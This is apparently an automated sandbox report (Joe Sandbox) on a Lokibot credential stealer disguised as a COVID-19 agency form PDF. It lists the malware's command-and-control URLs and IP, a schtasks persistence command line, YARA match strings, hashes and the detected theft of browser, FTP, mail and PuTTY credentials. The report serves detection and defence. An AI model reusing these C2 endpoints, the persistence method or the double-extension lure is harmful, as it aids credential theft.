ID: 442954
Sample Name: RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe
Cookbook: default.jbs
Time: 14:35:31
Date: 01/07/2021
Version: 32.0.0 Black Diamond

Table of Contents


Windows Analysis Report RECAP SARS COVID - 19 - AG…

Overview


General Information

Sample Name:	RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe
Analysis ID:	442954
MD5:	ea646520496fd46.
SHA1:	5112f3f6ae6a8a7..
SHA256:	a130cf9df18f1ae…
Tags:	exe lokibot
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Suspicious Double …
- Snort IDS alert for network traffic (e.…
- Yara detected AntiVM3
- Yara detected Lokibot
- .NET source code contains method …
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …

Classification



Process Tree

- **System is w10x64**
- RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe (PID: 5708 cmdline: 'C:\Users\user\Desktop\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe' MD5: EA646520496FD4603AAF0F5778231F0D)
  - schtasks.exe (PID: 5504 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\qvDFOnW' /XML 'C:\Users\user\AppData\Local\Temp\tmp4A8A.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 4244 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe (PID: 3704 cmdline: C:\Users\user\Desktop\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe MD5: EA646520496FD4603AAF0F5778231F0D)
- **cleanup**

Malware Configuration

Threatname: Lokibot


```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php",
    "http://63.141.228.141/32.php/fn1ToJTMzu3Td"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.222223728.00000000027EF000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.222223728.00000000027EF000.00000004.00000001.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.222223728.00000000027EF000.00000004.00000001.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000000.00000002.222223728.00000000027EF000.00000004.00000001.sdmp	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x6ffe7:$des3: 68 03 66 00 00 • 0x743e4:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x744b0:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
00000000.00000002.222186252.00000000027D1000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 15 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe.400000.0.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
6.2.RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe.400000.0.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
6.2.RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe.400000.0.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
6.2.RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe.400000.0.unpack	Loki_1	Loki Payload	kevoreilly	• 0x13db4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x13ffc:$a2: last_compatible_version
6.2.RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe.400000.0.unpack	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x12fff:$des3: 68 03 66 00 00 • 0x173f0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x174bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
Click to see the 15 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicious Double Extension

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

.NET source code contains method to dynamically call methods (often used by packers)

Yara detected aPLib compressed binary

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Uses an obfuscated file name to hide its real file extension (double extension)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Stealing of Sensitive Information:

Yara detected Lokibot

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Tries to steal Mail credentials (via file registry)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Access Token Manipulation 1	Disable or Modify Tools 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eavesdrc Insecure Network Commun
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 1	File and Directory Discovery 2	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Scheduled Task/Job 1	Obfuscated Files or Information 1 2	Credentials in Registry 2	System Information Discovery 1 3	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 1	NTDS	Security Software Discovery 2 2 1	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Application Layer Protocol 1 1 2	SIM Carc Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	Process Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 3 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	System Owner/User Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access P

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgra Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe	35%	Virustotal		Browse
RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe	20%	ReversingLabs	Win32.Trojan.Wacatac	
RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\qvDFOnW.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\qvDFOnW.exe	35%	Virustotal		Browse
C:\Users\user\AppData\Roaming\qvDFOnW.exe	20%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe.3896a98.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://63.141.228.141/32.php/fn1ToJTMzu3Td	11%	Virustotal		Browse
http://63.141.228.141/32.php/fn1ToJTMzu3Td	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://www.fonts.combi	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://63.141.228.141/32.php/fn1ToJTMzu3Td?qM	0%	Avira URL Cloud	safe	
http://www.fonts.comrsP	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.fonts.coms	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.fonts.com8	0%	URL Reputation	safe	
http://www.fonts.com8	0%	URL Reputation	safe	
http://www.fonts.com8	0%	URL Reputation	safe	
http://www.fonts.com8	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://63.141.228.141/32.php/fn1ToJTMzu3Td	true	• 11%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
63.141.228.141	unknown	United States		33387	NOCIXUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	442954
Start date:	01.07.2021
Start time:	14:35:31
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/6@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 17.8% (good quality ratio 16.4%) • Quality average: 73.5% • Quality standard deviation: 31.5%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Stop behavior analysis, all processes terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:36:25	API Interceptor	3x Sleep call for process: RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
63.141.228.141	IcTsYNL7h3.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/2fhJw7EqIe0Rj
	CMA - customer Advisory - Container Charges.pdf.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/fn1ToJTMzu3Td
	cotizaci#U00f3n.pdf.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/ocGTdeFq2SWdX
	facturas y datos bancarios.PDF_____.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/a1NQk98eWCWX2
	http___103.89.90.94_hthp_wininit.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/S4wFP8QBww9Tp
	g0-core-ofr-gogreen-plus-infographic.pdf.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/fn1ToJTMzu3Td
	datos bancarios y facturaa.pdf_____.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/hGVMLp0uMVSWM
	gunzipped.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/BMnWlQ62x3Dhz
	SecuriteInfo.com.Trojan.Win32.Save.a.16492.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/auJMYiGBL7JHG
	#U00c1raj#U00e1nlat k#U00e9r#U00e9se 29#U00b706#U00b72021#U00b7pdf.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/S7zr5v1fXl3Rb
	wininit.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/S4wFP8QBww9Tp
	oyVktvL5Es.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/S4wFP8QBww9Tp
	Quotation of Medical-105.pdf.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/pydAkox9ETY5Y
	gunzipped.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/BMnWlQ62x3Dhz
	Proforma Invoice.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/pydAkox9ETY5Y
	i0GOFEs5MgSta4n.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/L6J4kh5OOGtJ5
	Ij5nHFBTiajpgfL.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/6mr5C1QFWrZ4O
	BlNBNJ41KC.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/YjfkU88ZV6lc0
	purchase inquiry.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/cLsdqrHIILVB5
	0B7mA6tYHm.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/W2gf0zvk0cV5n

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NOCIXUS	IcTsYNL7h3.exe	Get hash	malicious	Browse	• 63.141.228.141
	CMA - customer Advisory - Container Charges.pdf.exe	Get hash	malicious	Browse	• 63.141.228.141
	cotizaci#U00f3n.pdf.exe	Get hash	malicious	Browse	• 63.141.228.141
	facturas y datos bancarios.PDF_____ _____.exe	Get hash	malicious	Browse	• 63.141.228.141
	http___103.89.90.94_hthp_wininit.exe	Get hash	malicious	Browse	• 63.141.228.141
	g0-core-ofr-gogreen-plus-infographic.pdf.exe	Get hash	malicious	Browse	• 63.141.228.141
	datos bancarios y facturaa.pdf_____ _____.exe	Get hash	malicious	Browse	• 63.141.228.141
	gunzipped.exe	Get hash	malicious	Browse	• 63.141.228.141
	PaymentConfirmation.pdf.exe	Get hash	malicious	Browse	• 192.187.11 1.220
	SecuriteInfo.com.Trojan.Win32.Save.a.16492.exe	Get hash	malicious	Browse	• 63.141.228.141
	#U00c1raj#U00e1nlat k#U00e9r#U00e9se 29#U00b706#U0 0b72021#U00b7pdf.exe	Get hash	malicious	Browse	• 63.141.228.141
	wininit.exe	Get hash	malicious	Browse	• 63.141.228.141
	oyVktvL5Es.exe	Get hash	malicious	Browse	• 63.141.228.141
	Quotation of Medical-105.pdf.exe	Get hash	malicious	Browse	• 63.141.228.141
	gunzipped.exe	Get hash	malicious	Browse	• 63.141.228.141
	Proforma Invoice.exe	Get hash	malicious	Browse	• 63.141.228.141
	i0GOFEs5MgSta4n.exe	Get hash	malicious	Browse	• 63.141.228.141
	Ij5nHFBTiajpgfL.exe	Get hash	malicious	Browse	• 63.141.228.141
	BlNBNJ41KC.exe	Get hash	malicious	Browse	• 63.141.228.141
	purchase inquiry.exe	Get hash	malicious	Browse	• 63.141.228.141

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe.log	
Process:	C:\Users\user\Desktop\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\tmp4A8A.tmp	
Process:	C:\Users\user\Desktop\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1640
Entropy (8bit):	5.190304818792931
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBAtn:cbh47TlNQ//rydbz9l3YODOLNdq3Y
MD5:	F73872B63B266AFAFA99963F04D01A52
SHA1:	9D63EF99D643DB7666E16C2FB91D6E7867682240
SHA-256:	AA84922BAC808392632A0865DFC1897AAC611A5D4E3BF1D8035F1C0495D6158D
SHA-512:	70C3BEE130D29B53443F66F503B1976BCF5934A04A3CF21A67457658BBD32527EBD72FC42A226D3B7C1A74FD5095CD705EABDD174B431C4DC64EE7BBA4B8A5ED
Malicious:	**true**
Reputation:	low
